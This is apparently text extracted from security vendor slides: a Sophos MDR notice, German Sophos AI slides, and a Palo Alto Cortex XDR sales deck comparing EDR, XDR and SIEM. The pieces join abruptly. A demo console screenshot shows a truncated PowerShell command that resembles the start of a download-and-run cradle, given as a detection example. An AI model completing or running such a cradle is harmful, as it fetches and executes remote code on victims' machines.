
If you find any indication of emails crafted to exploit your users and gain their credentials, please submit them to SophosLabs for analysis. You can follow the instructions found here:

- https://support.sophos.com/support/s/article/KB-000033422?language=en_US

We are continuing to perform threat hunts to identify potential indicators of related suspicious activity and for signs of post-exploitation tactics. We will notify you should any suspicious or malicious behaviour is observed in your estates. The Sophos MDR Threat Intelligence team will continue to monitor private and public threat intelligence.

**Ist KI jetzt Gefahr
oder Chance?**

Ist KI also eher Gefahr oder Chance?




Sophos KI - ai.sophos.com/projects/




Next-Gen Web




Infrastruktur




Phishing Erkennung



Verhaltenserkennung



KI Forschung



XDR / MDR:

- Korrelation von Ereignissen
- Analyst Experience/Assistance

Die nächsten Schritte



Sophos Intercept X Advanced with XDR

Sophos Intercept X Advanced with XDR erfasst neben Endpoint- und Server-Informationen auch Netzwerk-, E-Mail-, Cloud- und mobile Datenquellen und bietet Ihnen so ein noch umfassenderes Bild Ihrer Cybersicherheit

[Zum Datenblatt](#)



Sophos AI

Sophos hat bereits seit einigen Jahren Maschine Learning in Lösungen integriert. Die weitere Entwicklung mit AI in den Bereichen Next Gen Web, Behavioral Detection, Infrastructure, Interpretable ML als auch Phishing Detection können Sie live mit verfolgen.

ai.sophos.com/projects/



Sophos MDR

24/7 Schutz vor Cyberangriffen – mit Ihrem persönlichen MDR-Service: Weitere Informationen zu unserer Lösung Sophos MDR erhalten Sie auf unserer Produktseite.

sophos.de/mdr



Kontakt

Wenn Sie Fragen haben oder Unterstützung benötigen, ist Ihr Sophos-Ansprechpartner gerne für Sie da und hilft Ihnen weiter.

sophos.de/kontakt

SOPHOS

Cybersecurity as a Service

We have to look beyond the Endpoint.

The importance of the
XDR

Thomas Maxeiner

Director EMEA Central | Cortex Area Sales Executive

What is the best approach?

EDR

Endpoint
Detection and
Response

XDR


eXtended
Detection and
Response

SIEM

Security
Incident and
Event
Management


Digital Transformation is creating new Attack Surface Risks

Digital Transformation is creating new Attack Surface Risks




Workplace Transformation
Working from Anywhere

- Windows 10 / 11
- Mobile
- MAC OS / Linux
- Legacy OS



Cloud Transformation
Half of the attacks are Cloud Native

- Cloud (SaaS, IaaS)
- Shadow IT
- SDN
- Cloud Storage



R&D and Innovation

- Collaboration
- Container
- M&A Infrastructure
- Supply Chain



IT-OT Transformation
Converge of IT and OT infrastructure

- Critical Infrastructure
- SCADA
- Manufacturing
- Medical Devices

NGFW Network Segmentation

Digital Transformation is creating new Attack Surface Risks

Workplace Transformation

Cloud Transformation


R&D and Innovation

IT-OT Transformation


Command and Control



Exfiltration



Reconnaissance



Shift Left in Detection and Response
Increased **Efficiency** with less Clean Up



Access



Lateral Movement

Have you locked all your doors? Ransomware Attacks do not start on the Endpoint anymore!




Figure 3: Distribution of risks across the global attack surface

- Nearly **1 out of 4** issues found on the attack surface was related to RDP servers
- **Networking equipment** related vulnerabilities were the second largest type of issues found on the attack surface.
- Exposed Data Storage and Analysis systems are also prevalent and could **lead to data leaks and exfiltration**.

R = 1

Risk equals One

Key Security Principles to reduce Risk and increase Efficiency

Identify and Cyber Hygiene

Cortex XDR Asset Discovery & Host Insights

Protection First

Cortex XDR Prevent

Detect across the Enterprise

Integrated Sensor Network with Cortex XDR

Remediate and Respond

Cortex XDR Live Terminal & Cortex XDR Forensics

Recover and Improve

Understand the Attack Story end-to-end, Cortex XDR Host Restore

Analysts need the right context to stop sophisticated Attacks

EDR and SIEM Products Have Not Adequately Solved the Problem



EPP / EDR

Deep analytics and threat detection

Lacks coverage and context for entire environment



EDR

Endpoint

Lack of Analytics


Lack of Data and Context

SIEM

No Endpoint

Lack of Analytics

SIEM



SIEM / SA

Mile-wide, inch-deep understanding of data

Deficient analytics and detection

Lack of workflows

Lack of control points to remediate

XDR is designed to increase SOC efficiency

Protection

- Modern EPP Platform

Detection

- Data Stitching to tell the complete attack story
“Causality Chain”

Investigations

- Complete Incident, instead of multiple Alerts
- Build-in analytics will stitch anomalies over multiple days


Response

- Native Actions (Endpoints, Firewalls, Cloud, OT)
- Live terminal and Host Restore

XDR



SIEM



Protection

- Not available

Detection

- Static Correlation Rules only triggered if all criteria is met (if, then, else conditions)


Investigations

- Lack of analytics means investigations are manual to put alerts in context

Response



- API based integrations with Endpoint vendors
- Limited actions

Lack of visibility and complexity is creating a huge Blind Spot




**BUT WHAT HAPPENED
BEFORE?**


Unit42 Insights: Starting on the Endpoint is way too late



Cortex Is A Holistic Platform For Delivering SOC Services




What Does it Mean to Stitch Data Together?



A user did **one** thing: accessed a website.


Network data



Cloud data




Two (or more) logs were generated from three different points of view.



One unified and clear "story" in XDR


Endpoint data



Cortex XDR Stitching for Faster Context & Faster Response

CORTEX XDR BY PALO ALTO NETWORKS Reporting Investigation Response Endpoints Rules Add-ons Assets MTH Quick Launcher [Settings] [Notifications] Joe Randall SE-Demo Corp... [Grid]

PC24 | Disconnected | 172.16.20.101 - 00:0c:29:39:72:2d | curl.exe | 116956 [Actions]



PATH C:\Windows\System32\WindowsPow...	RUNNING TIME Jun 7th 2020 22:35:28 - Jun 7th 202...	WILDFIRE SCORE Benign	SHA256 006cef6ef6488721895d93e4cef7fa...	AUFOCUS TAGS 1061951_gsr_t_mscott_DotNet_binary
USERNAME DEMO-CORP\gandalf	MD5 a575a7610e5f003cc36df39e07c4b...	SIGNATURE Signed by Microsoft Corporation	CMD PowerShell [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;(New-Object ...	

The Value of an integrated platform approach providing better security outcomes

The Value of an integrated platform approach providing better security outcomes (EDR vs XDR)

Endpoint Detection & Response (EDR)

- Attacks will most likely **hit the endpoint**
- Endpoint Data only which **limits the context** of an attacks
- **Lack of visibility** into all the touchpoints the adversary had; add to investigation time
- **High risk** hackers are still **persistent** somewhere on the network

eXtended Detection & Response (XDR)

- Attackers do **NOT think in Silos**
- Additional Data Sources to drive better **Attack Context**
- **Shift Left** in detection to stop attacks earlier
- Increased **operational efficiency** as less touch points means less clean up
